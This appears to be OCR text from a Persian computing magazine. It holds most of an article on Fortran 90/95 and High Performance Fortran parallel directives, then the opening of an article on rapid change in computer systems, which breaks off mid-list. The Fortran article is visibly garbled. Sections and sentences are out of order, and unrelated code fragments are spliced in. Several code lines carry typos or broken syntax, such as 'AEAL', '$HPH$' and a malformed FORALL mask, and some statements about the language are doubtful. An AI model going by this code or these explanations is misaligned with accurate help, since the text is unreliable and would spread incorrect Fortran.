همچنین در این زبان می‌توان روی بخشهایی از آرایه‌ها عملیات محاسباتی انجام داد. مثلاً توسط دستور زیر سطر سوم ماتریس A و ستونهای فرد ماتریس B چاپ می‌شود.

```
PRINT *, A(3,:), B(:, 1:99:2)
```

در این زبان مجموعه‌ای قوی از توابع پیش‌ساخته وجود دارد که بر روی آرایه‌ها عمل می‌کنند. آرایه‌ها را می‌توان به‌طور پویا تخصیص داد و ابعاد آرایه‌ها را در حین اجرا مشخص نمود.

```
REAL ALLOCATABLE::A(:, :)
```

```
READ *, N
```

```
ALLOCATE (A(N, N))
```

ساختارهای داده‌ای

فرترن ۹۰ علاوه بر ساختار متداول موجود، امکان تهیه ساختارهای داده‌ای متنوع که توسط کاربران تعریف می‌شود را فراهم می‌کند. این نوع ساختارهای داده‌ای را می‌توان توسط دستور Type تعریف نمود.

```
TYPE EMP  
    CHARACTER (LEN=20) :: NAME  
    INTEGER (SELECTED_INT_KIND (9)) :: SSN  
    REAL (SELECTED_REAL_KIND (8,9)) :: SALARY  
END TYPE EMP  
TYPE (EMP):: LARRY, MOE, CURLY
```

برای ذخیره و بازیابی هر یک از مولفه‌های یک ساختار می‌توان به روش زیر عمل نمود:

```
MOE%SSN = 123456789  
B = MOE%SSN
```

کاربرها می‌توانند علاوه بر عملگرهای متداول و معمول، خود نیز عملگرهایی تعریف کنند به‌طوری که بر روی انواع داده‌هایی که نوع آنها را خود تعریف کرده‌اند عمل کنند، یا اینکه عملگرهای اختصاصی عددی را به حوزه عملیات آرایه‌ها گسترش دهند.

روالها

می‌توان روالها را با هر تعداد از پارامترهای لازم فراخوانی نمود، مثلاً

```
SUBROUTINE CONCERT  
    (LOC, TIME, BAND, BACKUP)  
    INTEGER,  
    OPTIONAL:: LOC, TIME, BAND, BACKUP  
    ...  
End
```

این روال به صورتهای زیر فراخوانی شده است:

```
CALL CONCERT (1,2,3,4)
```

دستورالعمل Forall

این دستور برای کنترل اجرای دستورهای انتسابی که دارای متغیرهای آرایه‌ای هستند، استفاده می‌شود. این دستور پردازش دستورالعملهای انتسابی را به صورت موازی ممکن می‌سازد. نمونه‌هایی از استفاده این دستور به صورت زیر است:

```
Forall (i=1:n, j=1:n, a(i,j)/=0)
    b(i,j)= 1./a(i,j)
```

این دستور نظیر دستور زیر است که در فرترن ۹۰ هم وجود دارد.

Where (a/=0.)b=1./a

البته دستور forall انعطاف‌پذیرتر است و در این دستور می‌توان شرطهای منطقی نیز قرار داد.
مثلاً:

```
Forall (i=1:n, j=1:n, a(i,j)/=0., .and. i.NE.j)
    b(i,j)= 1./a(i,j)
```

صورت کلی این دستور به صورت زیر است:

```
name: Forall (triplete-spec.,
    triplete-spec.,...,triplete-spec.,mask)
```

(statmetns)

End forall name

mask: شرطهای منطقی در دستور forall است.

دستور ELEMENTAL

این دستور روالها (توابع و زیربرنامه‌ها) را طوری تعریف می‌کند که پارامترهای مجازی به صورت عددی معرفی می‌شوند ولی به هنگام فراخوانی می‌توان پارامترهای واقعی آرایه‌ای را نیز به آنها ارسال نمود.
مثال:

```
ELEMENTAL SUBROUTINE MATDEF (a,b,q,z)
```

```
REAL, INTENT (IN):: a,b,q
```

```
AEAL, INTENT (OUT):: Z
```

```
Z= (a-b**2)/q
```

```
REAL :: d(10,10),e(10,10),f(10,10),g=10000.
```

```
CALL MATDEF (d,e,g,f)
```

صورت کلی این دستور به شکل زیر است:

```
ELEMENTAL FUNCTION func-name(parameter-list)
```

```
USE T_FORD
```

```
A = 0
```

```
END
```

```
SUBROUTINE NUTS
```

```
USE T_FORD
```

```
B = 0
```

```
END
```

سایر موارد

در فرترن ۹۰ پنج نوع واحد برنامه‌ای وجود دارد. این واحدها عبارتند از:

Main Program, External Subroutine, External Function, Module, Block Data

همچنین انواع داده‌هایی که نوع آنها از پیش تعیین شده‌اند، عبارتند از:

Integer, Real, Complex, Logical, Character

علاوه بر اینها کاربرها می‌توانند نوع داده با ساختارهای ویژه تعریف کنند. ضمناً سه ساختار مهم پویا در این زبان وجود دارد که عبارتند از:

Pointer, Automatic data object, Allocatable array

ساختار Allocatable Array فقط در زیربرنامه‌ها قابل تعریف است که به هنگام خارج شدن از زیربرنامه فضای اشغال شده آزاد می‌گردد.

فرترن ۹۵

این زبان که تکامل یافته فرترن ۹۰ است، چندان تغییر عمده‌ای با فرترن ۹۰ ندارد. چند دستورالعمل جدید که عمدتاً برای مقاصد پردازش الگوریتمهای موازی طراحی شده‌اند به زبان فرترن ۹۵ اضافه شده است. مهمترین این دستورالعملها عبارتند از:

Processor, Shape, Forall, Number-of-Processor, Elemental, Pure

که به طور خلاصه توضیح داده می‌شوند.

به طور کلی جهتگیری این زبان به سوی پردازش موازی است. به نظر می‌رسد که نسخه بعدی آن که احتمالاً در سال ۲۰۰۰ عرضه خواهد شد، و شاید فرترن ۲۰۰۰ یا F2K نامگذاری خواهد شد، به طور کامل تمامی دستورالعملهای لازم برای پردازش الگوریتمهای موازی را پوشش دهد.

اگرچه زبانهای ۷۷، ۹۰ و ۹۵ به ترتیب زیرمجموعه نسخه بعد از خود هستند ولی تعدادی از دستورهای زائد و بی‌مصرف فرترن ۹۰ از نسخه فرترن ۹۵ حذف شده است. این دستورها عبارتند از حلقه DO با زیرنویس حقیقی، دستور Pause و فرمت H در ورودی/خروجی.

یک زبان بود که الگوریتمهای موازی را به راحتی بتواند بر روی سیستمهایی نظیر SIMD و MIMD انجام دهد.

HPF علاوه بر اجرای دستورهای موجود در فرترن ۹۰ یا ۹۵، دارای یک سری دستورهای ویژه به صورت Directive است که عمدتاً انجام عملیات پردازش موازی را امکانپذیر می سازند.

برنامه هایی که با زبان HPF نوشته شده باشد با زبان فرترن نیز سازگار بوده و به راحتی روی کمپایلرهای فرترن ۹۰ و ۹۵ قابل اجرا هستند. زیرا دستورهای ویژه HDF با علامت کلیدی \$HDF! شروع می شوند که در فرترن Comment تلقی خواهند شد. HPF اگرچه هنوز توسط ISO استاندارد نشده است ولی در محیطهای آکادمیک، بخشهای صنعتی و تجاری مورد استفاده زیادی پیدا کرده است. در صورتیکه دستورهای ویژه HPF در آینده جزو استانداردهای فرترن شوند به راحتی و با صرف کمترین هزینه برنامه های تهیه شده با این زبان قابل تبدیل به زبان فرترن خواهند بود. برای این کار کافی است علامت کلیدی \$HPF! از ابتدای دستورهای ویژه برداشته شود.

اگرچه گسترش و تعمیم HPF ابتدا در جهتی بود که پردازش موازی از دیدگاه توازی داده ها^۴ را تسهیل و مقدور سازد ولی توسعه و تعمیمهای بعدی زمینه های دیگر پردازش موازی نظیر لوله کشی^۵ و کنترل موازی را نیز در مد نظر گرفته است.

جایگاه این نرم افزار در رابطه با زبان فرترن و سخت افزارهای مورد استفاده در شکل ۲ نشان داده شده است:

دستور ویژه PROCESSOR

در سیستمهای چندپردازنده ای باید ساختار پردازنده هایی که کاربر برای عملیات پردازش موازی نیاز دارد، مشخص شود. این ساختارها معمولاً به صورت آبرجعه^۶ اند یا به صورت Mesh یک بعدی یا دوبعدی یا ... (7)

برای این منظور در HPF دستور Processor وجود دارد که از پردازنده های موجود فیزیکی در سخت افزار، ساختار دلخواه کاربر را مشخص و تعریف می کند. ترکیب یا ساختار تعریف شده را اصطلاحاً Abstract array processor گویند.

شکل کلی این دستور ویژه به صورت زیر است:

\$HPH\$ PROCESSORS::Proc-type (array list)

که در آن Proc-type نام ساختاری است که از پردازنده ها تشکیل می شود و array list تعداد و نحوه توزیع پردازنده ها را در ابعاد مختلف مشخص می کند.

مثال:

\$HPF\$ PROCESSORS:: hyper (16,16,16,16)

4) Data Parallelism 5) Pipelining 6) Hyper Cube

یا

ELEMENTAL SUBROUTINE

subroutine-name(parameter-list)

دستور Pure

این دستور در حالت عادی و در سیستمهای یک پردازنده هیچگونه اثر جانبی ایجاد نمی کند. Pure روالها (توابع و زیر برنامه ها) را مقید می کند و بیشتر برای مقاصد پردازش موازی به کار می آید. صورت کلی این دستور به صورت زیر است:

Pure Function sname (parameter list)

یا

Subroutine sname (parameter list)

اگر کلمه کلیدی Pure از تعاریف بالا برداشته شود هیچگونه اثر محاسباتی ایجاد نخواهد کرد فقط وجود آن در سیستمهای پیشرفته چند پردازنده ای که به صورت موازی عمل می کنند افزایش سرعت ایجاد می کند.

علت واقعی استفاده از روالهای Pure اثر مثبت آن در دستور Forall است که در سیستمهای پردازش موازی در فراخوانی همزمان این نوع روالها که با داده های موازی مختلف فراخوانی می شوند، افزایش سرعت قابل ملاحظه ای ایجاد می کند.

دستور NUMBER_OF_PROCESSOR

این دستورالعمل، وقتی بدون آرگومان به کار می رود، تعداد پردازنده های موجود را نشان می دهد. باید توجه داشت که منظور از تعداد پردازنده ها تراشه های موجود نیست. بلکه تعداد کانالهای بالقوه موازی سازی است.

اگر این دستور با آرگومان اختیاری تعریف شده باشد، تعداد پردازنده های موجود در بعد مشخص شده در آرگومان، نشان داده خواهد شد.

مثلاً NUMBER_OF_PROCESSOR (2)


تعداد پردازنده هایی که در بعد دوم یک ساختار پردازش (مثلاً Mesh دوبعدی) وجود دارد نشان داده می شود.

دستور PROCESSOR_SHAPE

این دستورالعمل اگر بدون پارامتر به کار رود، ساختار (تعداد پردازنده ها در هر بعد) را در یک آرایه نشان می دهد. مثلاً اگر ۶۴ پردازنده به صورت یک Mesh دوبعدی تشکیل شده باشد، نتیجه این دستور ۸/۸ خواهد بود.

HPF (High Performance Fortran)

در سال ۱۹۹۲ گروهی از صاحبان صنایع کامپیوتر، صاحب نظران و متخصصان دانشگاهی در یک گردهمایی پیشنهاد توسعه زبان فرترن، برای انجام امور پردازش موازی را ارائه دادند و برای انجام این کار و پیگیری موارد مربوط تیمی بالغ بر ۱۲۰ نفر تشکیل گردید. هدف این تیم تعمیم زبان فرترن و ساخت



شکل ۲

!HPF\$ DISTRIBUTE (Block) ONTO SERIAL :: X

اگر فرض کنیم که ۸ پردازنده در سیستم وجود دارد، عناصر X به ترتیب و با طول مساوی بین آنها تقسیم می‌شود. بدین معنی که X(1:125) به پردازنده ۱، X(126:250) به پردازنده ۲ و عناصر X(251:375) به پردازنده ۳ ... تا X(876:1000) به پردازنده ۸ تخصیص داده می‌شود.

مثال:

!HPF\$ PROCESSORS :: Serial

(Number_of_Processors())

Real :: x(1000)

!HPF\$ DISTRIBUTE (BLOCK(200)) ONTO Serial :: X

در این مثال عناصر X با طول هر قطعه ۲۰۰ عنصر به ترتیب بین پردازنده‌های ۱، ۲، ۳، ۴ و ۵ تقسیم می‌شود و از عناصر X به پردازنده‌های ۶، ۷ و ۸ سهمی نمی‌رسد.

به جای Block می‌توان از کلمه کلیدی Cyclic نیز استفاده نمود. در این حالت به ترتیب ابتدا به هر پردازنده یک عنصر داده می‌شود، سپس عناصر بعدی به همین ترتیب به آنها تخصیص داده خواهد شد.

مثال:

!HPF\$ PROCESSORS:: Serial (8)

Integer :: data (1024)

!HPF\$ DISTRIBUTE (Cyclic) ONTO Serial :: data

در این حال data(1), data(9), data(17), ... و data(1016) به پردازنده ۱، data(2), data(10), data(18), ... و data(1017) به پردازنده ۲، ... و data(8), data(16), data(24), ... و data(1024) به پردازنده

باعث می‌شود تا یک ساختار ابرجعبه‌ای چهاربعدی که در هر بعد آن ۱۶ پردازنده قرار دارد، تشکیل شود.

!HPF\$ PROCESSORS :: Serial (Number_of_Processor)

این دستور باعث می‌شود تا تمامی پردازنده‌های موجود به صورت یک Mesh یک بعدی در اختیار کاربر قرار گیرد.

دستور ویژه DISTRIBUTE

می‌دانیم که اساس کار پردازش موازی بر پایه توزیع داده‌ها یعنی توزیع داده‌ها بین پردازنده‌ها است. این کار در HPF توسط دستور ویژه Distribute صورت می‌گیرد. شکل کلی دستور به صورت زیر است:

!HPF\$ DISTRIBUTE [formal-List] ONTO Proc-type ::
array-list

که در آن Proc-type اسم ساختاری است که توسط دستور Pcessors از پردازنده‌ها تشکیل شده است و array-list لیستی از آرایه‌ها است که باید عناصر آنها به نحوی بین پردازنده‌ها توزیع شود. Formal-List نحوه توزیع داده‌ها را مشخص می‌نماید. شکل‌های مختلف توزیع داده‌ها توسط کلمات کلیدی Block و Cyclic مشخص می‌شود.


اگر از Block استفاده شود، عناصر آرایه‌ها به ترتیب و با قطعه‌های با طول مساوی بین پردازنده‌ها تقسیم می‌شود. اگر به صورت Block(BL) استفاده شود، عناصر آرایه‌ها با قطعه‌هایی با طول BL بین پردازنده‌های ۱، ۲، ۳، ... تقسیم می‌گردد.

مثال:

!HPF\$ PROCESSORS :: SERIAL

(Nnumber_of_Processors)

Real :: X(1000)



شکل ۲

عناصر آرایه‌های a, b, c, d, e و f به همان شکلی که عناصر آرایه a بین پردازنده‌ها توزیع شده است، توزیع می‌گردد.

مثال:

```
REAL :: X(1:1000), Y(1:1000), Z(-499:500)
!HPF$ PROCESSORS :: Single (10)
!HPF$ DISTRIBUTE (Block) ONTO Single:X
!HPF$ ALIGN with X::Y
!HPF$ ALIGN with X(i+500)::z(i)
```

باعث می‌شود که توزیع X و Y بین پردازنده‌ها یک تناظر یک به یک برقرار شود و همچنین عناصر Z(-499) به پردازنده‌ای که X(1) را دارا است داده می‌شود و Z(-498) به پردازنده‌ای که X(2) را در اختیار دارد و ...

دستور ویژه TEMPLATE

با استفاده از این دستور می‌توان شبه آرایه ایجاد کرد. این دستور در دستور Distribute کمک زیادی می‌کند. شبه آرایه‌های ایجاد شده در حافظه، محلی را اشغال نمی‌کنند.

مثال:

```
!HPF$ TEMPLATE :: SQ (64,64)
REAL BL(10,10), BR(10,10), TL(10,10), TR(10,10)
!HPF$ ALIGN with SQ(i+54,j) :: BL (i,j)
!HPF$ ALIGN with SQ(i+54,j+54) :: Br (i,j)
!HPF$ ALIGN with SQ(i,j) :: TL (i,j)
```

شماره 8 اختصاص داده می‌شود. می‌توان از کلمه کلیدی Cyclic(BI) و یا اینکه در بعضی از ابعاد از Block و بعضی دیگر از Cyclic استفاده نمود. می‌توان به جای Block و Cyclic از * استفاده کرد. در این حال عناصر آرایه در بعد مربوط به یک پردازنده اختصاص داده خواهد شد. مثال زیر موضوع را روشن می‌کند.

```
!HPF$ PROCESSORS :: FOURFOLD (4)
Real ::x(100,100), y(100,100), z(100)
!HPF$ distribute (Block,*) ONTO FOURFOLD::X
!HPF$ distribute (*,Cyclic) ONTO FOURFOLD::Y
!HPF$ distribute (Block,(5)) ONTO FOURFOLD::Z
```

که توزیع عناصر X, Y, Z در شکل ۳ نشان داده شده است.

دستور ویژه Align

این دستور نحوه توزیع عناصر یک آرایه را با نحوه توزیع آرایه دیگری که قبلاً با DISTRIBUTE توزیع شده است، منطبق می‌سازد. این دستور در بروز اشتباه در توزیع آرایه‌های متعدد جلوگیری می‌کند. صورت کلی این دستور به شکل زیر است:

```
!HPF$ ALIGN with target (subscripts):: array-names
(Subscripts)
```

مثال:

```
!HPF$ DISTRIBUTE (Block,Block) ONTO Fourfold ::a
!HPF$ ALIGN with a :: b,c,d,e,f
```

به هنگام فراخوانی روتین `ING`، همان توزیع را خواهد داشت که آرایه‌ای که به جای پارامتر واقعی قرار گرفته است.

دستورهای دیگری در `HPF` وجود دارد، علاقمندان می‌توانند به منابع [2] و [3] مراجعه نمایند.


پردازش اطلاعات با حجم وسیع و نقل و انتقال آنها، همگام با توسعه آبرشاهراه‌های اطلاعاتی موضوع اصلی آینده مهندسی و علوم کامپیوتر است. با توجه به اینکه استفاده از سیستم‌های سخت‌افزاری موازی و چندپردازنده‌ها روز به روز گسترش می‌یابند و پردازش موازی به عنوان یکی از نقاط کانونی تحقیقات علوم کامپیوتر می‌شود، استفاده از `HPF` و توسعه بیشتر آن در آینده نزدیک کاملاً متصور است.

فهرست منابع و مآخذ:

- [1] Adams, J.C. et al. 1992, Fortran 90 Handbook, McGraw-Hill.
- [2] Skillicorn, D.B., Talia, D., 1995. Programming Languages For Parallel Processing, IEEE C.S Press.
- [3] Counihan, M., 1996. Fortran 95, UCL Press
- [4] Gehrke, W. 1996. Fortran 95 Language Guide.
- [5] Nyhoff, L.R., Leestma, S.C. 1997. Fortran 90 for Engineers & Scientists, Prentice-Hall.
- [6] Zomaya, A.Y.H., 1996. Parallel Distributed Computing Handbook, McGraw-Hill.
- [7] Quinn, M.J. 1994. Parallel Computing Theory & Practice, McGraw-Hill.


`!HPF$ ALIGN with SQ(i,j+54) :: TR (i,j)`

با دستورهای فوق شکل (۴) برای آرایه‌های تعریف شده، ایجاد می‌شود. دستور `TEMPLATE` در واقع یک ساختار میانی برای ایجاد تسهیلات



شکل ۴

به وجود می‌آورد. این ساختار در سلسله مراتب تخصیص آرایه‌ها در قالب زیر قرار دارد.



دستور ویژه `INHERIT`

این دستور که در زیر برنامه‌ها و توابع تعریف می‌شود، توزیع ساختار یک آرایه را که به صورت پارامتر مجازی است، با ساختار توزیع آرایه متناظر آن در پارامتر حقیقی منطبق می‌سازد.

مثال:

```
SUBROUTINE ING (X)
Real . INTENT (IN OUT) :: X(:, :)
!HPF$ INHERIT :: X
```

یادتان نرود



اگر عضویت خود را تمدید نکرده‌اید، این آخرین شماره‌ای است که دریافت می‌کنید.

برقراری تعادل با تحولات سریع سیستمهای کامپیوتری

اردوان مجیدی

مدیریت خدمات کامپیوتری دانشگاه پیام نور

پست الکترونیک: A-majidi@beheshti.sbu.ac.ir

چکیده

تحولات سریع سیستمهای کامپیوتری در سالهای اخیر، مشکلات و مسائل اجتماعی و فنی متعددی را ایجاد کرده است که در هیچیک از علوم و صنایع دیگر، مشابه آن دیده نمی‌شود. این تحولات در محورهای رشد، توسعه، کاهش هزینه و نوآوری و تغییرات سریع در روشها، بحرانها و عوارضی را در جامعه ایجاد می‌کند. در این مقاله پس از طرح و بررسی این بحرانها، به عنوان راه حل، برقراری تعادل با این تحولات مبتنی بر ۱۳ اصل مورد بحث و بررسی قرار می‌گیرد.

کلیدواژه‌ها: تحولات، بحران، تغییر و جایگزینی، عوامل فرهنگی-اجتماعی، نیروی انسانی، محیط، فرامحیط، کیفیت، عمر سیستم، نگهداری، فرادانش.

مقدمه — مسأله تحولات سریع

صنعت کامپیوتر در چند سال اخیر، در معرض تحولات بسیاری قرار گرفته که تفاوتهای اساسی با تحولات دیگر صنایع داشته است. این تحولات را می‌توان در محورهای رشد، توسعه، کاهش هزینه، سرعت تغییر و نوآوری و کهنه شدن روشها و فناوری دانست. رشد این صنعت که جزو جوانترین صنایع موجود در جهان به حساب می‌آید، با چنان سرعتی انجام می‌شود که هیچ صنعت دیگری مشابه آن به نظر نمی‌رسد. در مقایسه این صنعت ۶۰ ساله با صناعی نظیر صنعت ساختمان که قدمت بسیار طولانی دارند، میزان رشد متوسط این صنایع، حتی در سالهای اخیر قابل مقایسه با رشد صنعت کامپیوتر نیست. در محور توسعه نیز با یک مقایسه ساده، میزان توسعه این صنعت نوپا بسیار بیش از صنایع چندصدساله و چندهزارساله برآورد می‌شود و از طرف دیگر محور کاهش هزینه در این صنعت که با سرعت سرسام‌آوری در حال انجام است گوی رقابت را از دست سایر صنایع خارج کرده است. اما آنچه که در اینجا بیش از سایر محورها جلب توجه می‌کند، محور سرعت تغییر و نوآوری و کهنه شدن روشها و فناوری است. در کدام یک از صنایع مشاهده می‌شود که یک وسیله ساخته شده و یا یک روش مورد استفاده در آن صنعت، پس از گذشت تنها ۵ سال از ساخت اولین نمونه آن، از گردونه استفاده خارج شود و وسیله یا روش جدیدتری جایگزین آن گردد؟ کاهش

بسیار سریع هزینه‌ها و رشد و توسعه این صنعت باعث می‌شود که مصنوع تولیدی امروز بسیار کاراتر، سریعتر و ارزانتر از مصنوع دیروز باشد. در صنعت کامپیوتر، امروزه به طور متوسط هر ۱۸ ماه، قدرت محاسباتی به ازاء پرداخت هزینه ثابت، دوبرابر می‌شود. تئوریهایی فنی و اقتصادی نظیر «قانون مور» بر این موضوع دلالت دارند. با جمع شدن محورهای رشد و توسعه و کاهش هزینه، شرایط آن فراهم آمده است که در مدتی بسیار کوتاه، یک مصنوع، جای خود را به مصنوعی پیشرفته‌تر بدهد و از گردونه استفاده خارج شود. این موضوع تا زمانی که یک محصول تولید شده در این صنعت به میزان عمر مفید پیش بینی شده آن فعالیت کند و بعد جای خود را به محصول جدیدتری بدهد مشکلی را ایجاد نمی‌کند. ولی وقتی جایگزینی یک مصنوع با مصنوع جدیدتر، قبل از استفاده مفید از مصنوع اولیه انجام شود، بحران ایجاد می‌شود. ما منابعی را صرف تولید یک مصنوع کرده‌ایم ولی از آن مصنوع به میزان منابع صرف شده بهره‌برداری نمی‌کنیم. این موضوع علاوه بر مسأله بهره‌وری، عوارض و عواقبی را در پیش دارد. مسأله مطرح شده تنها یک بعد قضیه است. طرف دیگر قضیه بحرانهایی است که بر اثر پیشرفت سریع سیستمهای کامپیوتری گریبانگیر صنعت و اجتماع می‌شود. در ادامه این مقاله به این موارد خواهیم پرداخت. نکته قابل توجه آنست که این مسأله هم از جنبه سخت‌افزار و هم از جنبه نرم‌افزار مطرح است و به یکی از این جنبه‌ها منحصر نیست. (آمب ۷۲، خ‌م‌ج ۷۵، م‌ج ۷۶۱)

بررسی مسأله تحولات سریع

تحولات سریع سیستمهای کامپیوتری بحرانهایی را در اجتماع ایجاد می‌کند. این بحرانها از عوامل مشخصی سرچشمه می‌گیرند و عوارضی را ایجاد می‌کنند. در اینجا سعی در طرح این بحرانها داریم.

بحران خروج مصنوعات زنده از گردونه فعالیت

یکی از عوامل ایجاد بحران، جایگزینی سیستم قدیمی با سیستم جدید در زمانی است که هنوز عمر سیستم قدیمی به پایان نرسیده است. خارج شدن مصنوعات قبل از اتمام دوره عمر مفید آنها از گردونه فعالیت، بر اثر عوامل زیر به نظر می‌رسد:

(۱) نیاز به سازگاری با مصنوعات جدید

این سازگاری را می‌توان معکوس سازگاری رو به بالا^۱ دانست و ما آنرا سازگاری رو به پایین^۲ می‌نامیم. در سازگاری رو به بالا هر محصول تولید شده با محصولات قبلی تولید شده سازگار است. این موضوع برای آن است که عمر محصولات قدیمی افزایش پیدا کند و نیز محصولات جدید بتواند در کنار محصولات قدیمی فعالیت کند. اما آنچه که در سازگاری رو به پایین مطرح می‌شود با توجه به دواصل زیر است:

اصل اول - محصولات جدیدتر قابلیت‌ها و سرویس‌هایی را ارائه می‌کند که در محصولات قدیمتر مشاهده نمی‌شود.

اصل دوم - سیستم‌های کامپیوتری به دلیل خصوصیات ویژه خود، در یک فضای مشخص، ارتباطات بسیار زیادی را با یکدیگر ایجاد می‌کنند که در سایر صنایع دیده نمی‌شود. مثلاً ارتباط بین سیستم‌های عامل و نرم‌افزارهای کاربردی، ارتباط بین سیستم‌های عامل و سخت‌افزارها، ارتباط بین نرم‌افزارهای کاربردی و سخت‌افزارها و ...

این دواصل که اولی بدیهی و دومی پذیرفته شده در علم کامپیوتر هستند، باعث می‌شود که با ورود مصنوع جدید، کاربران مصنوع قدیمی، به ایجاد ارتباط با مصنوع جدید تشویق و یا مجبور شوند. اصل اول ما را به سمت بهره‌برداری از قابلیت‌هایی که تاکنون نداشته‌ایم سوق می‌دهد و اصل دوم ما را مجبور می‌کند که با نرم‌افزار یا سخت‌افزار جدید ارتباط برقرار کنیم. همین مسأله باعث می‌شود تمهیدی بیاندیشیم تا سیستم موجود مورد استفاده ما با سیستم جدید ارتباط برقرار کند. اگر این تمهید در ایجاد سیستم جدید اندیشیده شده باشد همان سازگاری رو به بالا است. ولی این را می‌دانیم که سازگاری رو به بالا نیازمند محدود کردن تغییرات و پیشرفتهای طراحی در سیستم جدید است. بنابراین همیشه امکانپذیر نیست تا چنین تمهیداتی در نظر گرفته شود. در این حالت ما مجبور هستیم سیستم مورد استفاده خود را با سیستم جدیدتر سازگار کنیم. این سازگاری را، سازگاری رو به پایین می‌نامیم. برای ایجاد چنین سازگاری می‌توان مثلاً از تولید و اضافه‌سازی یک واسط^۳ بین سیستم قدیمی و جدید استفاده کرد. و البته یک راه این سازگاری، کنار گذاشتن سیستم قدیمی و جایگزینی آن با یک سیستم جدید نیز هست. هرچند شاید این اشکال گرفته شود که این کار دیگر سازگارسازی نیست، اما در واقع این طور نیست. تعویض سیستم قدیمی با سیستم جدید، سازگارسازی محیطی که سیستم قدیمی در آن استفاده می‌شده، با تحولات سیستم جدید است. این هم نوعی سازگاری است. در شکل بعدی وقتی کاربران یک سیستم قدیمی از ایجاد ارتباط با سیستم جدید توسط سیستم قدیمی باز می‌مانند، عمل

تعویض سیستم به‌عنوان یک فعالیت سازگارسازی کاربران با سیستم جدید محسوب می‌شود.

برای روشنتر شدن موضوع مثالی می‌زنیم. شما دارای ویراستاری هستید و با چاپگرهای ماتریسی توسط این ویراستار متون مورد نظر خود را چاپ می‌کنید. در این میان چاپگرهای لیزری وارد بازار می‌شود. شما می‌خواهید از این چاپگرها که در اختیار شما قرار گرفته استفاده کنید. ولی ویراستار، امکان استفاده از این چاپگر را در اختیار قرار نمی‌دهد. بنابراین برای کار با این چاپگر، دو راه بیشتر ندارید. راه اول آنکه نرم‌افزاری را بنویسید که کار چاپگر ماتریسی را روی چاپگر لیزری شما شبیه‌سازی کند و راه دوم آنکه ویراستار خود را عوض کنید. سازگاری رو به بالا محدودیت در طراحی محصول ایجاد می‌کند و سازگاری رو به پایین محدودیت در مصرف بهینه منابع.

(۲) افزایش انتظارات و تغییر سلیقه کاربران

